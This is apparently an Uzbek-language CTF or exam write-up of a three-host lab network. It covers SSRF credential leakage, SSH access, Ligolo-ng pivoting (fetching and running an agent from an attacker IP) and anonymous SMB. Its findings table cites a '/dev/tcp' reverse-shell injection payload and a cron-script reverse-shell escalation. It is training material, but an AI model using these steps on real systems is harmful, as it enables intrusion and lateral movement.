

exam

Target: (10.15.0.199)

Umumiy Ma'lumotlar

Maydon	Qiymat
IP address	10.15.0.199
Hostname	webserver, fileserver, devserver
Operation Tizim Nomi (Distribution)	Ubuntu 22.04.5 LTS
Operation Tizim Kernel Versiyasi	6.17.2-1-pve
Web Server dasturi va Versiyasi	Werkzeug httpd 3.1.8 (Python 3.10.12)
Ochiq Portlar	21 (FTP), 22 (SSH), 80 (HTTP), 2222 (SSH), 445 (SMB), 8080 (HTTP-Proxy)

Topilgan Flaglar

User Flag

- **User 1:** webuser
- **Flag:** FLAG{ssrf_2_rce_1n1t14l_4cc3ss}
- **Joylashuvi:** /home/webuser/user.txt

```
webuser@webserver:~$ ls
user.txt
webuser@webserver:~$ cat user.txt
FLAG{ssrf_2_rce_1n1t14l_4cc3ss}
webuser@webserver:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether de:b5:78:ca:07:e7 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.10.10/24 brd 10.10.10.255 scope global eth0
        valid_lft forever preferred_lft forever
webuser@webserver:~$
```

- **User 2:** fileadmin
- **Flag:** FLAG{smb_l4t3r4l_m0v3_p1v0t_tw0}
- **Joylashuvi:** /home/fileadmin/user.txt

```
fileadmin@filesrv:~$ ls
user.txt
fileadmin@filesrv:~$ cat user.txt
FLAG{smb_l4t3r4l_m0v3_p1v0t_tw0}
fileadmin@filesrv:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 7e:81:58:a9:40:82 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.10.20/24 brd 10.10.10.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 96:30:b2:c6:89:27 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.20.10/24 brd 192.168.20.255 scope global eth1
        valid_lft forever preferred_lft forever
fileadmin@filesrv:~$
```

Root Flag

- **User:** root (on devserver)

- **Flag:** FLAG{d33p_1nt3rn4l_pwn3d_g00d_j0b}
- **Joylashuvi:** /root/root.txt

```
cd /root
ls
root.txt
cat root.txt
FLAG{d33p_1nt3rn4l_pwn3d_g00d_j0b}
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 9e:02:0d:d1:7a:f5 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.20.20/24 brd 192.168.20.255 scope global eth0
        valid_lft forever preferred_lft forever
```

- **User:** root (on fileserver)
- **Flag:** FLAG{cr0n_wr1t4bl3_r00t_f1l3s3rv3r}
- **Joylashuvi:** /root/root.txt

```
root@fileserver:~# cat root.txt
cat root.txt
FLAG{cr0n_wr1t4bl3_r00t_f1l3s3rv3r}
root@fileserver:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 7e:81:58:a9:40:82 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.10.20/24 brd 10.10.10.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 96:30:b2:c6:89:27 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.20.10/24 brd 192.168.20.255 scope global eth1
        valid_lft forever preferred_lft forever
root@fileserver:~#
```

Topilgan Zaifliklar

Nomi / CVE	Tavsif	Exploit
SSRF (Server-Side Request Forgery)	"URL Inspector" xizmati ichki tarmoq resurslariga so'rov	http://127.0.0.1:8080/api/config orqali login ma'lumotlari olindi.

	yuborish imkonini beradi.	
Insecure Credential Storage	Konfiguratsiya fayllarida va matnli fayllarda login/parollar ochiq holda saqlangan.	SSH va SMB uchun parollar topildi.
OS Command Injection	DevOps Diagnostics panelidagi ping funksiyasi kiruvchi ma'lumotlarni filtrlamaydi.	; bash -i >& /dev/tcp/... payload orqali shell olindi.
Sudo Misconfiguration	devuserga parolsiz find buyrug'ini root sifatida ishlatish ruxsati berilgan.	GTFOBins metodi orqali root darajasiga ko'tarildi.
Weak File Permissions	Root tomonidan boshqariladigan backup skripti barcha foydalanuvchilar uchun yozish ruxsatiga ega.	Skript ichiga reverse shell kodi qo'shildi.

Hisobot (Write-up)

Enumeration (Ma'lumot to'plash)

Dastlab maqsadli IP manzil nmap yordamida to'liq skaner qilindi.

```
nmap -A 10.15.0.199
```

- A: OS aniqlash, versiyalarni skanerlash va skriptlarni ishga tushirish (agressiv skanerlash).
 - Nmap skaner natijasi: Port 21, 22, 80 va 2222 ochiq. FTPda anonim kirish ruxsat etilgan.


```

(kuba@mirxojiddin)-[~]
$ gobuster dir -u http://10.15.0.199 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.15.0.199
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
fetch (Status: 500) [Size: 265]
Progress: 4615 / 4615 (100.00%)
=====
Finished
=====


(kuba@mirxojiddin)-[~]
$

```

Web / Service Tahlili

Port 80 da "CorpNet URL Inspector" xizmati ishlamoqda. Bu xizmat tashqi URL manzillarini tekshirish uchun mo'ljallangan.

URL Inspector interfeysi.



FTP servisiga anonim (username: anonymous) tarzda kirildi:

```
ftp 10.15.0.199
```

FTPDan notice.txt va readme.txt fayllari yuklab olindi. Fayllar ichida ichki admin panel localhost:8080da ekanligi va 8080 portni tashqariga ochmaslik haqida ma'lumot bor.

```

(kuba@mirxojiddin)-[~]
$ ftp 10.15.0.199
Connected to 10.15.0.199.
220 CorpNet FTP Service
Name (10.15.0.199:kuba): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||60006|).
150 File status okay. About to open data connection.
-rwxr-xr-x  1 root    root      244 Apr 04 07:53 notice.txt
-rwxr-xr-x  1 root    root      255 Apr 04 07:53 readme.txt
226 Transfer complete.
ftp> get notice.txt
local: notice.txt remote: notice.txt
229 Entering extended passive mode (|||60002|).
150 File status okay. About to open data connection.
100% |*****| 244      19.04 KiB/s   00:00 ETA
226 Transfer complete.
244 bytes received in 00:00 (18.71 KiB/s)
ftp> get readme.txt
local: readme.txt remote: readme.txt
229 Entering extended passive mode (|||60009|).
125 Data connection already open. Transfer starting.
100% |*****| 255      2.53 MiB/s   00:00 ETA
226 Transfer complete.
255 bytes received in 00:00 (1.07 MiB/s)
ftp>

```

```

(kuba@mirxojiddin)-[~]
$ cat readme.txt
CorpNet FTP - Public Storage
=====
This server hosts the CorpNet URL Inspector service on port 80.
For internal diagnostics, contact IT department.

```

```

Directory listing:
  readme.txt - this file
  notice.txt - service notice

```

```

(kuba@mirxojiddin)-[~]
$ cat notice.txt
MAINTENANCE NOTICE
=====
Date   : 2024-01-20
Status: Online

The URL Inspector service (port 80) is operational.
Internal admin panel is accessible from localhost only.
Do NOT expose port 8080 externally.

```

```

IT Department - CorpNet

```

```

(kuba@mirxojiddin)-[~]
$


```


🔑 Credential Discovery / Brute Force

URL Inspector orqali SSRF zaifligini ishlatib ichki resursga so'rov yuborildi:


http://127.0.0.1:8080

Ichki admin panel interfeysi ko'rindi.



Keyinchalik /api/config sahifasiga so'rov yuborildi:

Bu yerda webuser uchun SSH paroli (webmaster) va porti (2222) fosh bo'ldi.



Initial Access

Topilgan ma'lumotlar bilan SSH orqali tizimga kiritildi:

```
ssh webuser@10.15.0.199 -p 2222
```

- p 2222: Standart bo'lmagan SSH portiga ulanish.

```
(kuba@mirxojiddin)~[~]
$ ssh webuser@10.15.0.199 -p 2222
The authenticity of host '[10.15.0.199]:2222 ([10.15.0.199]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:5jg9aQSV/Wd1HB2c7UoQ7n7Wv2CqpP+jUdBvQ5ZH8ys
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.15.0.199]:2222' (ED25519) to the list of known hosts.
webuser@10.15.0.199's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.17.2-1-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
webuser@webserver:~$ id
uid=1000(webuser) gid=1000(webuser) groups=1000(webuser)
webuser@webserver:~$
```

```

webuser@webserver:~$ ls
user.txt
webuser@webserver:~$ cat user.txt
FLAG{ssrf_2_rce_1n1t14l_4cc3ss}
webuser@webserver:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether de:b5:78:ca:07:e7 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.10.10/24 brd 10.10.10.255 scope global eth0
        valid_lft forever preferred_lft forever
webuser@webserver:~$

```

Webuser sifatida shell olindi va birinchi flag o'qildi.

Local Enumeration & Pivoting

Tizim ichki 10.10.10.0/24 tarmog'iga ulanganligi aniqlandi. Tarmoqni kengaytirish (pivoting) uchun **Ligolo-ng** ishlatildi.

Attacker mashinasida:

```

sudo ip tuntap add user $USER mode tun ligolo
sudo ip link set ligolo up
./proxy -selfcert -laddr 0.0.0.0:11601

```

Ligolo-ng proxy sozlash.

```

(kuba@mirxojiddin)-[~]
$ wget https://github.com/nicocha30/ligolo-ng/releases/download/v0.5.2/ligolo-ng_proxy_0.5.2_linux_amd64.tar.gz
--2026-04-04 18:02:03-- https://github.com/nicocha30/ligolo-ng/releases/download/v0.5.2/ligolo-ng_proxy_0.5.2_linux_a
md64.tar.gz
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/390351016/df68bbda-8ce5-4285-bd
c5-7a954721ce81?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-04-04T14%3A00%3A34Z&scd=attachment%3B+filename%3Dligolo-ng_
proxy_0.5.2_linux_amd64.tar.gz&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a66
54-997b-47e9-b12b-9515b896b4de&skt=2026-04-04T13%3A00%3A28Z&ske=2026-04-04T14%3A00%3A34Z&sks=b&skv=2018-11-09&sig=nztK
1%2BPwwiqDgZi6YMjgCTXunr%2B4yiEEhn%2BmY6PRB0g%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiaXV
kIjoicmVsZWFzZS1hc3NldHMuz2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc3NTMwODAyMywibmJmIjoxNzc1MzA3Nz
IzLCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlubi5ibG9iLmNvcuUud2luZG93cy5uZXQifQ.AddVba-qsBtF5qQp7IRlhfaGsfM6fiLHUFUgVR-_h
a4&response-content-disposition=attachment%3B%20filename%3Dligolo-ng_proxy_0.5.2_linux_amd64.tar.gz&response-content-t
ype=application%2Foctet-stream [following]
--2026-04-04 18:02:04-- https://release-assets.githubusercontent.com/github-production-release-asset/390351016/df68bb
da-8ce5-4285-bdc5-7a954721ce81?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-04-04T14%3A00%3A34Z&scd=attachment%3B+filena
me%3Dligolo-ng_proxy_0.5.2_linux_amd64.tar.gz&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7a
b0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-04-04T13%3A00%3A28Z&ske=2026-04-04T14%3A00%3A34Z&sks=b&skv=2018
-11-09&sig=nztK1%2BPwwiqDgZi6YMjgCTXunr%2B4yiEEhn%2BmY6PRB0g%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJna
XRodWIuY29tIiwiaXVkJjoicmVsZWFzZS1hc3NldHMuz2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc3NTMwODAyMywibmJmIjoxNzc1MzA3Nz
IzLCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlubi5ibG9iLmNvcuUud2luZG93cy5uZXQifQ.AddVba-qsBtF5qQp7IRlhfaGsfM6fiLHUFUgVR-_h
a4&response-content-disposition=attachment%3B%20filename%3Dligolo-ng_proxy_0.5.2_linux_amd64.tar.gz&res
ponse-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.109.133, 185.199.111.
133, 185.199.108.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.109.133|:443... conn
ected.
HTTP request sent, awaiting response... 200 OK
Length: 4801384 (4.6M) [application/octet-stream]
Saving to: 'ligolo-ng_proxy_0.5.2_linux_amd64.tar.gz'

ligolo-ng_proxy_0.5.2_linux_a 100%[=====] 4.58M 6.70MB/s in 0.7s

2026-04-04 18:02:05 (6.70 MB/s) - 'ligolo-ng_proxy_0.5.2_linux_amd64.tar.gz' saved [4801384/4801384]

(kuba@mirxojiddin)-[~]
$ tar -xvf ligolo-ng_proxy_0.5.2_linux_amd64.tar.gz
LICENSE
README.md
proxy

```


Target mashinasida:

```
wget http://10.13.4.25/agent -O /tmp/agent
chmod +x /tmp/agent
/tmp/agent -connect 10.13.4.25:11601 -ignore-cert
```

Agent yuklandi va attackerga qayta ulandi. Tunnel muvaffaqiyatli o'rnatildi.

```
webuser@webserver:~$ wget http://10.13.4.25/agent -O /tmp/agent
--2026-04-04 13:18:09-- http://10.13.4.25/agent
Connecting to 10.13.4.25:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4681728 (4.5M) [application/octet-stream]
Saving to: '/tmp/agent'

/tmp/agent          100%[=====>] 4.46M 19.4MB/s in 0.2s

2026-04-04 13:18:09 (19.4 MB/s) - '/tmp/agent' saved [4681728/4681728]

webuser@webserver:~$
```

1

```
nmap -sT -Pn -p 21,22,80,443,445,3306,3389,8080 10.10.10.20
```

```
(kuba@mirxojiddin)-[~]
$ nmap -sT -Pn -p 21,22,80,443,445,3306,3389,8080 10.10.10.20
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-04 18:24 +0500
Nmap scan report for 10.10.10.20
Host is up (0.020s latency).

PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
80/tcp    closed http
443/tcp   closed https
445/tcp   open  microsoft-ds
3306/tcp  closed mysql
3389/tcp  closed ms-wbt-server
8080/tcp  closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds

(kuba@mirxojiddin)-[~]
$
```

SMB servisiga anonim ulanish amalga oshirildi:

```
smbclient -L //10.10.10.20/ -N
smbclient //10.10.10.20/public -N
```

- N: Parolsiz (No password) kirishga urinish.

IT_setup_notes.txt va network_map.txt yuklab olindi.

```
(kuba@mirxojiddin)-[~]
$ smbclient -L //10.10.10.20/ -N

Sharename      Type      Comment
-----
public         Disk      Public Share
IPC$           IPC       IPC Service (CorpNet FileServer)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.10.10.20 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

(kuba@mirxojiddin)-[~]
$
```



```
(kuba@mirxojiddin)-[~]
$ smbclient //10.10.10.20/public -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Sat Apr  4 12:29:16 2026
..               D            0   Sat Apr  4 12:29:16 2026
IT_setup_notes.txt N          400   Sat Apr  4 12:29:16 2026
network_map.txt  N          217   Sat Apr  4 12:29:16 2026

      25626852 blocks of size 1024. 18216032 blocks available
smb: \> get network_map.txt
getting file \network_map.txt of size 217 as network_map.txt (3.9 KiloBytes/sec) (average 3.9 KiloBytes/sec)
smb: \> get IT_setup_notes.txt
getting file \IT_setup_notes.txt of size 400 as IT_setup_notes.txt (8.9 KiloBytes/sec) (average 6.1 KiloBytes/sec)
smb: \>
```

Fayllar tahlili:

fileadmin uchun SSH paroli (password123) va yanada ichki tarmoq
192.168.20.0/24 haqida ma'lumot topildi.

```

(kuba@mirxojiddin)-[~]
$ cat IT_setup_notes.txt
CorpNet FileServer – IT Setup Notes
=====
Server : fileserver.internal (10.10.10.20)
Purpose : Centralized file storage

CREDENTIALS (Temporary – change after deployment!)
SSH : fileadmin / password123
SMB : fileadmin / password123

Network:
eth0 : 10.10.10.20 (Internal)
eth1 : 192.168.20.10 (Deep Internal)

Note: Dev server at 192.168.20.20:8080

(kuba@mirxojiddin)-[~]
$ cat network_map.txt
Internal Network 10.10.10.0/24:
 10.10.10.10 – webservers
 10.10.10.20 – fileserver (this)

Deep Internal 192.168.20.0/24:
 192.168.20.10 – fileserver (secondary NIC)
 192.168.20.20 – devserver (port 8080)

(kuba@mirxojiddin)-[~]
$

```

Privilege Escalation (to Fileadmin & Devuser)

fileadmin foydalanuvchisi bilan SSH orqali Fileserverga kirildi:

```
ssh fileadmin@10.10.10.20
```

 **Screenshot 21 & 22** – Ikkinchi user flagi qo'lga kiritildi.

```

(kuba@mirxojiddin)-[~]
$ ssh fileadmin@10.10.10.20
The authenticity of host '10.10.10.20 (10.10.10.20)' can't be established.
ED25519 key fingerprint is: SHA256:bpA5KHby8+fDw65Lu2wq3jNK1CAmeztBUOYGHjxPq1I
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.20' (ED25519) to the list of known hosts.
fileadmin@10.10.10.20's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.17.2-1-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
fileadmin@fileserv:~$ id
uid=1000(fileadmin) gid=1000(fileadmin) groups=1000(fileadmin)
fileadmin@fileserv:~$

```

```

fileadmin@fileserv:~$ ls
user.txt
fileadmin@fileserv:~$ cat user.txt
FLAG{smb_l4t3r4l_m0v3_p1v0t_tw0}
fileadmin@fileserv:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 7e:81:58:a9:40:82 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.10.20/24 brd 10.10.10.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 96:30:b2:c6:89:27 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.20.10/24 brd 192.168.20.255 scope global eth1
        valid_lft forever preferred_lft forever
fileadmin@fileserv:~$

```

Deep Internal tarmoqdagi 192.168.20.20 ga kirish uchun ikkinchi Ligolo tunnel o'rnatildi:

Fileserver orqali agent ishga tushirildi.

```
(kuba@mirxojiddin)-[~]
$ scp agent fileadmin@10.10.10.20:/tmp/agent
fileadmin@10.10.10.20's password:
agent
100% 4572KB 18.5MB/s 00:00

(kuba@mirxojiddin)-[~]
$
```

```
[Agent : fileadmin@fileserver] » start --tun ligolo2
[Agent : fileadmin@fileserver] » INFO[1596] Starting tunnel to fileadmin@fileserver
```

Attacker mashinasida yangi marshrut (route) qo'shildi va 192.168.20.20:8080 skanerlandi.

```
(kuba@mirxojiddin)-[~]
$ sudo ip route add 192.168.20.0/24 dev ligolo2

(kuba@mirxojiddin)-[~]
$ nmap -sT -Pn -p 8080 192.168.20.20
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-04 18:32 +0500
Nmap scan report for 192.168.20.20
Host is up (0.0045s latency).

PORT      STATE SERVICE
8080/tcp  open  http-proxy

